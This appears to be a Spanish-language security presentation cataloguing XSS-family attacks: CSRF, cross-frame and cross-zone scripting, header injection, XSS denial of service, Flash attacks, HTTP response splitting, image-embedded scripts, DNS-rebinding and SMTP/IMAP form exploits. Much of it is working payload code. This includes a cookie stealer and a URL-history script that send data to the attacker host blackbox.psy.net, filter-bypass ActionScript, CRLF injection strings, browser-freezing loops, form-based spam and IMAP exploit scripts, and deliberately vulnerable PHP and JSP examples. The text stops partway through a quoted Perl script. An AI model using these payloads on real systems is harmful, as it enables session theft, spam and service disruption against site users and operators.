<iframe src="http://tiendavirtual.com?comando">
```

```
<script>
```

```
    var foo = new Image();
```

```
    foo.src = "http://tiendavirtual.com?comando";
```

```
</script>
```



.:Cross Site Request Forgery :. (CSRF)

Un atacante puede realizar CSFR a través de XMLHTTP utilizando la API del DOM: XMLHttpRequest (XHR)

Ejemplo de código “modificable” para el navegador -Mozilla- útil para tratar de hacer un -bypass- a las aplicaciones que solamente permiten POST.

```
<script>
  var post_data = 'name=value';
  var xmlhttp=new XMLHttpRequest();
  xmlhttp.open("POST", 'http://url/path/file.ext', true);
  xmlhttp.onreadystatechange = function () {
    if (xmlhttp.readyState == 4)
    {
      alert(xmlhttp.responseText);
    }
  };
  xmlhttp.send(post_data);
</script>
```



.:Cross Site Request Forgery :. (CSRF)

Ejemplo de código “modificable” para el navegador -Internet Explorer- útil para tratar de hacer un -bypass- a las aplicaciones que solamente permiten POST.

```
<script>
  var post_data = 'name=value';
  var xmlhttp=new XMLHttpRequest("Microsoft.XMLHTTP");
  xmlhttp.open("POST", 'http://url/path/file.ext', true);
  xmlhttp.onreadystatechange = function () {
    if (xmlhttp.readyState == 4)
    {
      alert(xmlhttp.responseText);
    }
  };
  xmlhttp.send(post_data);
</script>
```

El modulo CGI.PM de -perl- es también muy útil para modificar este tipo de peticiones.



.:Cross Site Request Forgery :. (CSRF)

Ejemplo de ataque CSRF sobre una aplicación web de compras “online”.

Formulario HTML para realizar la compra:

```
<form action="comprar.php" method="POST">
  <p>Objeto: <input type="text" name="objeto" /></p>
  <p>Precio: <input type="text" name="precio" /></p>
  <p><input type="submit" value="Comprar" /></p>
</form>
```

Código PHP que recibe la petición (función comprar_objetos ficticia):

```
<?php
session_start();
if (isset($_REQUEST['objeto']) &&
    isset($_REQUEST['precio']))
{
  comprar_objetos($_REQUEST['objeto'],
    $_REQUEST['precio']);
}
?>
```



.:Cross Site Request Forgery :. (CSRF)

Código para inyectar utilizando un vector XSS (utilizado en ejemplos anteriores):

```
">
```

Si la víctima ejecuta la inyección XSS realizará sin saberlo una solicitud a la “tienda virtual” como si hubiera hecho -click- el link de la URL, en el caso, que compra un curioso objeto ^^

La aplicación utiliza el método \$_REQUEST, que es menos específico (y algo más “inseguro”) que \$_POST, lo que supone que no puede distinguir si los datos que recibe son a través de la URL, o del propio formulario HTML.



.:Cross Frame Scripting :.

(XFS)



.:Cross Frame Scripting :.

(XFS)

El ataque Cross-frame Scripting (XFS); se lleva a cabo cuando el código malicioso inyectado por un atacante utiliza `-frames-` para cargar código externo y sin la autorización de la víctima.

El secreto está en la manipulación de variables.

Una aplicación vulnerable contiene el siguiente código:

```
cat saludo.php
<?php
print "Hola mundo!";
print $_GET['saludos'];
?>
```

Un atacante puede inyectar un iframe en su petición que la aplicación dará por válida, en el caso, enviando las urls visitadas de la víctima al atacante.

```
/saludo.php?saludos=<iframe frameborder=0 height=0 width=0
src=javascript:void(document.location="http://blackbox.psy.net/urls_visited1.js")></iframe>;
```



.:Cross Zone Scripting :.

(XZS)



.:Cross Zone Scripting :.

(XZS)

El concepto de -Local Computer zone- o "zona" surge a raíz de Internet Explorer (Q174360). En la actualidad hay otros navegadores que también lo usan.

Concretamente -Internet Explorer- tiene las siguientes zonas:

- Internet: zona por defecto que ejecuta todo aquello que no se encuentra en las otras zonas.
- Intranet: zona de ejecución para la intranet local.
- Sitios seguros (trusted sites): zona dedicada a los sitios web que permitimos ejecutar software con pocos permisos (objetos ActiveX o "applets" por ejemplo)
- Sitios restringidos (restricted sites): zona dedicada a los sitios a los que restringimos nuestro acceso
- Local Computer (zona propia). zona que permite el acceso a ficheros locales de la máquina (antiguamente muy insegura)

El ataque Cross-zone Scripting (XZS); permite a un atacante inyectar -scripts- desde zonas "sin privilegios", como si fueran ejecutados con "permisos de zona". El resultado se conoce como escalada de privilegios.



.:Cross Zone Scripting :. (XZS)

Ataque Cross-zone Scripting (XZS) sobre la zona “Intranet” (IE):

Un ejemplo puede ser el siguiente escenario:

- Un atacante descubre una vulnerabilidad en la -intranet- de una aplicación web.

[http://intranet.tiendavirtual.com/users.php?=*vector XSS*](http://intranet.tiendavirtual.com/users.php?=<i>vector XSS</i>)

- Los “compradores” de la “tienda virtual” suelen subir sus comentarios a través del sitio principal.

- El atacante inyecta código malicioso en la web principal utilizando alguna de las técnicas de XSS descritas que “apunta” a la -intranet-. Por ejemplo:

[http://intranet.tiendavirtual.com/users.php?=<script>alert\(\)</script>](http://intranet.tiendavirtual.com/users.php?=<u><script>alert()</script></u>)

Si el servidor que contiene la aplicación considera que “intranet.tiendavirtual.com” pertenece a la “Intranet Local” y un usuario ejecuta el código malicioso, la inyección se ejecutará en dicho contexto (con los privilegios asignados a la zona) a pesar de ser llamados desde la web principal.

“Un atacante utilizará unas técnicas u otras, también, en función del nivel de privilegios que tenga”



.:Cross Zone Scripting :. (XZS)

Ataque Cross-zone Scripting (XZS) sobre la zona “Sitios Seguros” - Trusted zone:

El ejemplo más conocido es el bug **%2f** de Internet Explorer (obsoleto):

<http://tiendavirtual.com%2F%20%20%20.http://blackbox.psy.net/>

La vulnerabilidad permite visualizar la página web del atacante en el contexto del dominio de la “tienda virtual”. Probablemente en la “Trusted zone”. Para poder realizarlo correctamente, la web del atacante debe estar configurada para aceptar valores inválidos en la cabecera HTTP “Host:”

Ataque Cross-zone Scripting (XZS) sobre la zona “Local Computer” en un WIN32 :

```
<html>  
  
<script src="file://C:\Documents and Settings\Administrator\  
    Local Settings\Temporary Internet Files\codigomalicioso.gif">  
</html>
```



.:Cross Agent Scripting :.

(XAS)



.:Cross Agent Scripting :. (XAS)


En determinadas aplicaciones es posible inyectar código a través de la modificación de las -cabeceras- HTTP.

Un ejemplo donde probar un “XSS” es el -string- del -parámetro- “User-Agent”.

El nombre Cross Agent Scripting (XAS) proviene del uso de dicho vector.

Un atacante puede modificar el “User-Agent” de su navegador (Mozilla:“ModifyHeaders”) para realizar una inyección de código. Por ejemplo para mostrarse su propia cookie.

```
<script>alert(document.cookie);</script>
```



La aplicación será vulnerable si el código que identifica el “User-Agent” es por ejemplo:

```
$user_useragent = $_SERVER ['HTTP_USER_AGENT'];
```



.:Cross Referer Scripting :.

(XRS)



.:Cross Referer Scripting :. (XRS)

En determinadas aplicaciones es posible inyectar código a través de la modificación de las -cabeceras- HTTP.

Un ejemplo donde probar un “XSS” es el -string- del -parámetro- “Referer”.

El nombre Cross Referer Scripting (XRS) proviene del uso de dicho vector.

Un atacante puede modificar el “Referer” de su navegador (Mozilla:“ModifyHeaders”) para realizar una inyección de código. Por ejemplo para mostrar un Alert().

```
<script>alert(1337);</script>
```

The screenshot shows a web browser window with an alert box in the foreground. The alert box title is "The page at http://www.cnil.fr says:" and it displays the number "1337" with a yellow warning icon and an "OK" button. Below the browser window, the "Modify Headers" tool is open, showing a table of headers. The table has columns for Action, Name, Value, and Comment. The third row is highlighted, showing a "Modify" action for the "Referer" header with the value "<script>alert(1337)</script>" and the comment "XSS Referer".

Action	Name	Value	Comment
Modify	User-Agent	Mozilla/5.0 (compatible; Google...	Mozilla/5.0 (compatible; Googlebot/2...
Modify	User-Agent	<script>alert(document.cookie)...	XSS Agent
Modify	Referer	<script>alert(1337)</script>	XSS Referer



.:Denial of Service :.

(XXSDoS)



.:Denial of Service :.

(XXSDoS)

Es posible realizar -Denegaciones de Servicio- en el cliente/navegador de la víctima inyectando el siguiente código malicioso a través de un vector XSS:

```
<script>for (;;) alert("bucle"); </script>
```

El navegador entrará en un -loop- infinito de apertura de Alerts() obligando a la víctima a cerrarlo, denegando el servicio de la aplicación por falta recursos o por "obligación" del usuario.

Preguntas freqüents

- [Contingut i seccions del BOE](#)
- [És oficial i autèntic el BOE a Internet?](#)
- [Com i des de quan es garanteix l'autenticitat del BOE electrònic?](#)
- [Per què un document electrònic signat és](#)

Consulta al diario oficial Boletín Oficial del Estado

La página en http://www.boe.es dice:

1 2 3 4 5 6 7 8 9 10 11 12

Ir al BOE de



.:Denial of Service :.

(XXSDoS)

Es posible realizar -Denegaciones de Servicio- en el servidor de una web inyectando código malicioso a través de un vector XSS, que “obligue” a las víctimas a conectarse repetidamente:

```
<meta%20http-equiv="refresh"%20content="0;">
```

El código anterior ejecutará un refresco infinito del navegador de la víctima “contra” el servidor de manera oculta (ampliar con XSS proxy). Puede provocar que la base de datos de la aplicación web se inunde de determinadas peticiones y la web deje de funcionar, si se realiza de forma masiva.

Además el navegador entrará en un -loop- infinito de refresco obligando a la víctima a cerrarlo.

Se puede hacer una combinación con multitud de navegadores para realizar “Denegaciones de Servicio Distribuidas” (DDoS) contra una web objetivo.

Por ejemplo, mediante la inyección de código malicioso que realice peticiones continuadas desde sitios webs muy “concurridos”, o mediante redes de bots/navegadores secuestrados.



.:Flash! Attack :.



.:Flash! Attack :.

Flash! Attack es un tipo de ataque basado en la inyección de código a través de Macromedia Flash Plugin/Active X control. Los documentos en Flash (.SWF) se utiliza para crear animaciones basadas en una línea de tiempo (juegos, simulaciones,- banners-, páginas web).




Imagen instalación **-plugin- privativo** desde GNU/Linux Debian

La "*presentación*" tratará algunos ejemplos de ataques XSS sobre páginas web que interpretan ActionScript. Es decir, que permiten visualizar documentos en Flash a través de un "visor".



.:Flash! Attack :.

Flash! Attack oculto sobre una página web que permite “subir” contenidos -ActionScript- a través de la etiqueta “Embed”

Sino se encuentra -filtrada-, un atacante puede usar la función `GetURL()` para realizar peticiones de código externas. Su sintaxis es la siguiente:

```
getURL(url:String, [window: String,[method:String]])
```

Generamos el siguiente código (en el ejemplo, para mostrar un `Alert()` con la “cookie”) utilizando ActionScript y lo guardamos como `.SWF` (`cook_alert.swf`)

```
getURL("javascript:alert(document.cookie)")
```

Lo siguiente es subir el fichero a la página web víctima. La sintaxis suele ser utilizando la etiqueta “Embed”:

```
<embed  
  src="http://blackbox.psy.net/flashattack/cookies/cook_alert.swf"  
  pluginspage="http://www.macromedia.com/shockwave/download/index.cgi?  
P1_Prod_Version=ShockwaveFlash"  
  type="application/x-shockwave-flash"  
  width="0" height="0">  
</embed>
```



.:Flash! Attack :.

Flash! Attack sobre una página web que permite “subir” contenidos -ActionScript- a través de la etiqueta “Flash”

Para “subir” nuestro código malicioso (cook_alert.swf) anterior sería el siguiente ejemplo:

```
[flash]http://blackbox.psy.net/flashattack/cookies/cook_alert.swf[/flash]
```

Seguramente el -script- del servidor interpretará la petición de la siguiente manera:

```
<object
  classid="clsid:D27CDB6E-AE6D-11cf-96B8-444553540000"
  width=200
  height=200>
<param
  name=movie
  value=http://blackbox.psy.net/flashattack/cookies/cook_alert.swf>
<param
  name=play
  value=true>
<param
  name=loop
  value=true>
```



.:Flash! Attack :.

```
<param name=quality  
  value=high>  
<embed  
  src=http://blackbox.psy.net/flashattack/cookies/cook_alert.swf  
  width=200  
  height=200  
  play=true  
  loop=true  
  quality=high>  
</embed>  
</object>
```

Cualquier usuario que visite la web en la que se “ejecuta” la visualización del fichero .SWF malicioso, recibirá un mensaje de Alert() con su cookie.

Un atacante puede usar esta misma técnica para realizar robos de sesión y/o secuestro de navegadores.



.:Flash! Attack :.

Función para hacer un *-bypass-* de algunos filtros comunes para *-ActionScript-*

Generalmente los desarrolladores que permiten “subir” contenido en Flash generan *-scripts-* que tratan de hacer un -parseo- del código antes de darlo por válido.

Por ejemplo, evitando determinados *-strings-*

```
javascript:alert(document.cookie)
```

Sin embargo, *-ActionScript-* permite utilizar la función `Eval ()`, muy útil para realizar las inyecciones sin necesidad de utilizar un *-string-* “típico”. Guardamos el fichero como `.SWF`

```
a="get";  
b="URL";  
c="javascript:";  
d="alert(document.cookie);void(0);";  
eval(a+b)(c+d);
```

Resultado de código a inyectar:

```
getURL(javascript:alert(document.cookie))
```



.:Flash! Attack :.

Es posible robar la -cookie- de sesión del navegador de la víctima.

La técnica es explicada con detalle más adelante.

Para realizar un robo de sesión mediante Flash! Attack, podemos seguir los siguiente ejemplos:

1) Ejemplo de fichero -javascript- que recoga la -cookie- desde un servidor remoto.

```
document.location="http://blackbox.psy.net/flashattack/cookies/cookie_stealer?  
cookie="+document.cookie;
```

2) Ejemplo de código malicioso a inyectar (cook_stealer.swf)

```
GetURL("http://www.tiendavirtual.com/media.php?var=<script  
src='http://blackbox.psy.net/flashattack/cookies/cook_stealer.swf'></script>","_self");
```

3) Subimos el fichero (cook_stealer.swf) con la inyección a la página vulnerable

Cuando las posibles víctimas visiten el documento en -Flash- enviarán su cookie de sesión a un servidor remoto controlado por el atacante.

El atacante podrá suplantar la identidad de la víctima (secuestro de sesión)



.:Induced XSS :.



.:Induced XSS :.

El ataque "Induced" XSS es un tipo de inyección de código que se ejecuta en el contexto del servidor. También es conocido como HTTP Response Splitting.

Un atacante puede cambiar el contenido HTML completo de una página web a través de la manipulación de las cabeceras HTTP de las respuestas del servidor. Para ello, envía una sola petición HTTP que obliga al servidor web a crear un -stream- de salida que es interpretado por la víctima como dos respuesta, en vez de una sola (splitting). (Mozilla: Live HTTP/Tamper)

La primera petición del atacante se utiliza para inyectar el código XSS e invocar las "dos respuestas" del servidor. La segunda petición se utiliza para "camuflar" la primera, generalmente con un link válido de la página web.

Es posible realizar HTTP Responde Splitting en los servidores que -embeben- scripts con datos de usuario en las respuestas de sus cabeceras HTTP, por ejemplo para realizar redirecciones (Location HTTP) o establecer el valor de las cookies (Set-Cookie HTTP).

La técnica llevada a cabo de forma correcta permite hacer ataques más sofisticados que el XSS:

- Web cache poison: forzar al servidor a guardar en la cache la petición inyectada.
- Browser cache poison: forzar a la víctima a guardar en la cache de su navegador la petición.



.:Induced XSS :.

Ejemplo de ataque “Induced” XSS a un servidor que utiliza JSP:

El servidor tiene un `-script-` (`redir_lang.jsp`) en JSP que redirecciona a los usuarios a un página web determinada según el idioma que elijan. Utiliza por ejemplo el siguiente código:

```
&lt;% response.sendRedirect("/lang.jsp?lang="+ request.getParameter("lang")); %&gt;
```

Cuando el usuario hace una petición de un idioma determinado (`lang=Ingles`), el servidor le redirecciona a la selección correcta.

El servidor solamente acepta (“es”/“en”) como `-entradas-` válidas para el idioma, por tanto la cabecera queda:

```
HTTP/1.x 302 Movido temporalmente  
Date: Tue, 11 Jul 2009 15:59:33 GMT  
Location: http://www.xxxxx.com/lang.jsp?lang=Ingles  
Server: Server: Apache-Coyote/1.1  
Content-Type: text/html;charset=ISO-8859-1  
Set-Cookie: usc_lang=3; Expires=Thu, 22-Oct-2009 15:59:33 GMT  
Connection: Close  
[...]
```



.:Induced XSS :.

Además trata de dar una “solución” al usuario insertando la página web que “debería” solicitar.

El mensaje suele ser similar al siguiente:

302 Moved Temporarily
This document you requested has moved temporarily.
It's now at <http://www.xxxxx.com/lang.jsp?lang=en>

Eso significa que el parámetro “lang” es -embebido- en la cabecera “Location” de las HTTP headers. Lo que puede dar lugar a que un atacante trate de modificarlas.

Hacemos caso y seguimos la “recomendación” (hacemos click en el link) ;)

Ahora la idea es crear nuestra respuesta HTTP mediante -Splitting-. Para ello vamos a realizar una petición al -script- (redir_lang.jsp) con una inyección que utilice codificación CRLF

A través de una serie de caracteres “cerraremos” la primera respuesta del servidor y “abriremos” una nueva justo después (2 respuestas en 1 == HTTP Splitting):



.:Induced XSS :.

Inyectamos el código directamente en la URL del script (redir_lang.jsp):

```
http://www.xxxxx.com/redir_lang.jsp?lang=foobar%0d%0aContent-Length:%200%0d%0a%0d%0aHTTP/1.1%20200%20OK%0d%0aContent-Length:%2019%0d%0a%0d%0a<html>SCG-09</html>
```

Observamos la respuesta del servidor:

```
HTTP/1.x 302 Movidó temporalmente  
Date: Tue, 11 Jul 2009 14:07:11 GMT  
Location: http://www.xxxxx.com/lang.jsp?lang=foobar Content-Length: 0 HTTP/1.1 200 OK  
Content-Length: 19 <html>SCG-09</html>  
Server: Server: Apache-Coyote/1.1  
Content-Type: text/html; charset=ISO-8859-1  
Set-Cookie: usc_lang=3; Expires=Thu, 22-Oct-2009 15:59:33 GMT  
Connection: Close
```

Como vemos se ha producido un -split-

Ha tomado por válida la inyección (OK) y ha seguido con el resto de la cabecera, inyectando una página en HTML con el texto SCG-09.



.:Image Scripting :.



.:Image Scripting :.

El ataque Image Scripting; es un tipo de inyección de código que se ejecuta a través de la lectura de los parámetros binarios de una imagen que hace el servidor. En ocasiones el desarrollador no filtra correctamente y puede permitir que un atacante realice un XSS. Por ejemplo, el atacante crea una imagen cualquiera con formato GIF (psy.gif)

Abre la imagen con un editor de texto

Borra el contenido (binarios) e inserta el código malicioso de la siguiente manera:

```
GIF89a<script>alert("XSS")</script>
```

A continuación sube la imagen a un servidor bajo su control (o un alojamiento público)

Si las victimias utilizan Internet Explorer y visitan la imagen, ejecutarán en segundo plano la inyección de código en su navegador. Por ejemplo, el atacante puede ver las urls visitadas.

```
GIF89a<script src="http://blackbox.psy.net/urls_visited1.js"></script>
```

En el caso de que la imagen tenga otro formato:

```
PNG == %oPNG -----> %oPNG<script>alert("XSS")</script>  
GIF == GIF89a -----> GIF89a<script>alert("XSS")</script>  
JPG == yØyà JFIF -----> yØyà JFIF<script>alert("XSS")</script>  
BMP == BMFÖ -----> BMFÖ<script>alert("XSS")</script>
```



.:anti-DNS Pinning :.



.:anti-DNS Pinning :.

Para entender el DNS "Pinning" es preciso conocer como funciona el Sistema de Nombres de Dominio (DNS).

Cuando un usuario solicita una página web al navegador, el DNS convierte la URL (Uniforme Resource Locator) en una dirección numérica.

Durante el proceso, un fichero local es revisado para ver si se trata de una -entrada- estática.

En Win32: C:\WINDOWS\system32\drivers\etc\hosts

*En *Nix: /etc/hosts*

Si la dirección solicitada no existe, la información es utilizada para redireccionar al navegador.

Dns "Pinning" es cuando un navegador -cachea- la dirección IP de un host para mantener la "vida" de una sesión, utilizando TTL's.

Por tanto, si un usuario tiene el Time To Live en 20 segundos, el DNS "Pinning" del navegador salvará la información hasta que el navegador sea reiniciado.

Un atacante puede usar técnicas anti-DNS "Pinning" para crear alias de sitios web válidos, llegando a poder acceder a zonas de la intranet.



.:anti-DNS Pinning :.

Un ejemplo propuesto por Martin Johns en 2006 explica como puede ser “explotando” utilizando un servidor que se encuentra -down-:

- 1.- La víctima conecta a www.sitiomaligno.com (222.222.222.222) con un TTL de 1 sg.
- 2.- El navegador de la víctima procesa el código -javascript- que le “obliga” a conectarse a www.sitiomaligno.com en 2 segundos.
- 3.- www.sitiomaligno.com se encuentra configurado con el uso del firewall de manera que no pueda ser accesible por la víctima.
- 4.- El navegador de la víctima comienza el proceso de "Dns Pinning"
- 5.- El navegador de la víctima se conecta al servidor DNS y “pregunta” donde se encuentra realmente www.sitiomaligno.com
- 6.- El servidor DNS responde con la IP 111.111.111.111 que es una web cualquiera (www.ejemplo.com)
- 7.- El navegador de la víctima conecta a 111.111.111.111 y envía la siguiente cabecera

GET / HTTP/1.0

Host: www.sitiomaligno.com

User-Agent: Mozilla/5.0 (compatible; Googlebot/2.1; +http://www.google.com/bot.html)

*Accept: */**

[.....]

- 8.- El navegador de la víctima lee los datos de la cabecera y envía la respuesta a www2.sitiomaligno.com en la dirección 333.333.333.333



.:anti-DNS Pinning :.

Por ejemplo, si la web que contiene 111.111.111.111 tiene una zona de intranet (intranet.ejemplo.com) que apunta a 10.10.10.10 (RFC1918), un atacante puede poner como "objetivo" zonas internas de un servidor web supuestamente inaccesibles. Es decir, el atacante puede "obligar" a un usuario a leer páginas Web de direcciones internas en las que nunca podría entrar por si mismo.

Si el servidor -parsea- la cabecera "Host" sería posible evitar dicha técnica.

Sin embargo, Amit Klien publicó en un email una técnica para hacer un "bypass" a dicho examen. (Circumventing Anti-anti-DNS Pinning).

Para ello utiliza XMLHttpRequest para hacer -spoofing- de la cabecera "Host" en Internet Explorer 6.0.

```
<SCRIPT>
  var x = new ActiveXObject("Microsoft.XMLHTTP");
  x.open("GET\thttp://www.sitiomaligno.com\atHTTP/1.0\r\nHost:\twww.ejemplo.com\r\n\r\n",
  "http://www.sitiomaligno.com/",false);
  x.send();
  alert(x.responseText);
</SCRIPT>
```

El código fuerza a la víctima a acceder al dominio con las mismas políticas de seguridad que en el sitio protegido.



.:anti-DNS Pinning :.

Ejemplo de evasión de filtros mediante Anti-anti-DNS Pinning

Adore Reader (7.x y anteriores) tiene una vulnerabilidad que permite la inyección de código XSS.

[http://www.ejemplo.com/ejemplofichero.pdf#blah=javascript:alert\("XSS"\);](http://www.ejemplo.com/ejemplofichero.pdf#blah=javascript:alert('XSS');)

Suponiendo que el navegador de la víctima utiliza "Firefox" u "Opera" con una versión vulnerable. Podemos ver el ejemplo de "bypass", con el siguiente escenario:

- 1.- Un atacante quiere ejecutar un XSS en el servidor ejemplo.com para robar la cookie de una víctima.
- 2.- El administrador de ejemplo.com protege un PDF de ser descargado de forma directa (usando un único token de sesión)
- 3.- La víctima visita la web del atacante sitiomaligno.com (222.222.222.222)
- 4.- El atacante utiliza XMLHttpRequest para decir al navegador de la víctima que visite sitiomaligno.com en unos segundos y que "termine" la entrada DNS al hacerlo.
- 5.- El navegador de la víctima se conecta a sitiomaligno.com pero se encuentra "down" (el atacante tiene cerrado el puerto)



.:anti-DNS Pinning :.

6.- El navegador no encuentra a 222.222.222.222 y comienza el DNS Pinning para preguntar al servidor DNS del atacante por la nueva IP de sitiomaligno.com

7.- El servidor DNS del atacante, contesta que se encuentra en 111.111.111.111 (ejemplo.com)

8.- El navegador de la víctima se conecta a 111.111.111.111 y lee el "token" que protege el PDF y envía la info a sitiomaligno2.com

9.- El atacante lee la info del "token" y "obliga" al navegador de la víctima a visitar ejemplo.com

(La cookie de la víctima aún no ha sido comprometida porque se encuentra en un sitio diferente al que busca)

11.- La víctima se conecta al servidor ejemplo.com con el "token" correcto para ver el PDF

12.- La víctima ejecuta el código malicioso que afecta a Adobe Reader en el contexto de la web ejemplo.com y que envía su cookie a sitiomaligno2.com

13.- El atacante toma el control de la sesión del navegador de la víctima



.:IMAP3 XSS :.



.:IMAP3 XSS :.

Es posible realizar un inyección de código a través del servicio IMAP3 mediante un XSS “reflejado” (combinando ambas técnicas - Wade Alcorn 2006).

Incluso si el servidor web objetivo no contiene ningún tipo de contenido dinámico, puede ser "explotado" a través del servicio IMAP3 (Internet Message Access Protocol 3) si éste se encuentra en el mismo dominio.

Ejemplo de envío de SPAM a través del puerto SMTP de cualquier servidor que lo permita:

```
<form method="post" name=f action="http://www.ejemplo.com:25"
enctype="multipart/form-data">
<textarea name="foo">
HELO example.com
MAIL FROM:<somebody@ejemplo.com>
RCPT TO:<recipient@ejemplo.org>
DATA
Subject: Hi there!
    From: somebody@ejemplo.com
    To: recipient@ejemplo.org
    Hello world!

    .
    QUIT
</textarea>
```



.:IMAP3 XSS :.

```
<input name="s" type="submit">
</form>
<script>
  document.f.s.click();
</script>
```

El servidor devuelve la siguiente respuesta:

```
220 mail.ejemplo.org ESMTP Hi there!
500 Command unrecognized
500 Command unrecognized
500 Command unrecognized
500 Command unrecognized
500 Command unrecognized
500 Command unrecognized
500 Command unrecognized
500 Command unrecognized
500 Command unrecognized
500 Command unrecognized
500 Command unrecognized
500 Command unrecognized
500 Command unrecognized
500 Command unrecognized
500 Command unrecognized
250 mail.ejemplo.org Hello example.com [111.111.111.111]
250 <somebody@ejemplo.com> is syntactically correct
250 <recipient@ejemplo.org> is syntactically correct
354 Enter message, ending with "." on a line by itself
250 OK id=15IYAS-00073G-00
221 mail.ejemplo.org closing connection
```



.:IMAP3 XSS :.

Un atacante puede enviar un email en su nombre sin necesidad de obtener respuestas del servidor. Aunque como hemos visto, no puede obtener los datos de forma correcta porque no se encuentran bien “formateados” (*500 Command unrecognized*).

Un ejemplo de petición normal es:

```
POST /localhost HTTP/1.0  
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg,
```

```
POST /localhost HTTP/1.0  
POST BAD Command unrecognized/login please: /LOCALHOST  
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg  
Accept: BAD Command unrecognized/login please: IMAGE/GIF,
```

En el ejemplo, causamos un error de protocolo en el navegador ya que el servidor espera unos parámetros determinados.

A través de la técnica descrita por Jochen's en el “paper” SMTP hacking, podemos tratar de “construir” los parámetros necesarios utilizando formularios con codificación Multi-Part y así evitar el error: *500 Command unrecognized*



.:IMAP3 XSS :.

Exploit IMAP3 XSS que utiliza codificación Multi-part para enviar SPAM.

```
<script>
  var target_ip = '111.111.111.111';
  var target_port = '220';
  IMAP3alert(target_ip, target_port);
  function IMAP3alert(ip, port) {
    var form_start = '<FORM name="multipart" ';
    form_start += 'id="multipart" action="http://';
    form_start += ip + ':' + port;
    form_start += '/formulariocorreo.html" ';
    form_start += 'type="hidden" ';
    form_start += 'enctype="multipart/form-data" ';
    form_start += 'method="post"> ';
    form_start += '<TEXTAREA NAME="commands" ROWS="0" COLS="0">';
    var form_end = '</TEXTAREA></FORM>';
    cmd = "<scr"+"ipt>alert(document.body.innerHTML)</scr"+"ipt>\n";
    cmd += 'a002 logout' + "\n";
    document.write(form_start);
    document.write(cmd);
    document.write(form_end);
    document.multipart.submit();
  }
</script>
```



.:MHTML XSS :.



.:MHTML XSS :.

MHTML es un protocolo de integración entre Outlook e Internet Explorer. Permite a un usuario utilizar su buzón de correo en caso de encontrar un link de email mientras navega por la web.

El ataque MHTML funciona de la siguiente manera:

- 1.- La víctima visita una página web controlada por el atacante, que le permite a éste realizar redirecciones y XMLHttpRequests.
- 2.- El navegador del usuario -renderiza- las peticiones XMLHttpRequest del atacante, las cuales le preguntan si tiene el protocolo MHTML activo para realizar una redirección a, por ejemplo:

<http://blackbox.psy.net/mhtml.cgi?target=https://www.google.com/accounts/EditSecureUserInfo>

- 3.- Si lo tiene activo, la URL le redireccionará a una "dirección" de tipo MHTML

*(mhtml:http://http://blackbox.psy.net/mhtml.cgi?
www.google.com/searchq=test&rls=org.mozilla:en-ES:official)*

- 4.- Esa URL final redireccionará a la víctima donde el atacante quiera. El navegador leerá la -salida- MHTML como si se tratara del mismo dominio que la primera, permitiendo un "salto" a través de los dominios.

Este tipo de ataque solamente funciona con Internet Explorer 7.0.



.:MHTML XSS :.

El código inyectado solamente comienza a leerse después de la segunda línea (el resto viaja en las cabeceras). Además debe cumplirse otro requisito, y es que el atacante debe conocer la URL que debe enviar al atacante con antelación para que funcione. Y eso significa que debe ser visible por la víctima.

El siguiente código en -perl- escrito por Rsnake explica la vulnerabilidad:

```
#!/usr/bin/perl
use strict;
my $restricted = 1; #restrict this to particular domains
my $location = "http://ha.ckers.org/weird/mhtml.cgi"; #where this script is
located.
#stuff you may want to limit your users to visiting
my %redirects = (
    'http://www.google.com/search?q=test&rls=org.mozilla:en-US:official' => 1,
    'http://www.yahoo.com/' => 1,
    'https://www.google.com/accounts/ManageAccount' => 1,
    'http://news.google.com/nwshp?ie=UTF-8&hl=en&tab=wn&q=' => 1,
    'https://www.google.com/accounts/EditSecureUserInfo' => 1,
    'https://boost.loopt.com/loopt/sess/secureKey.ashx' => 1,
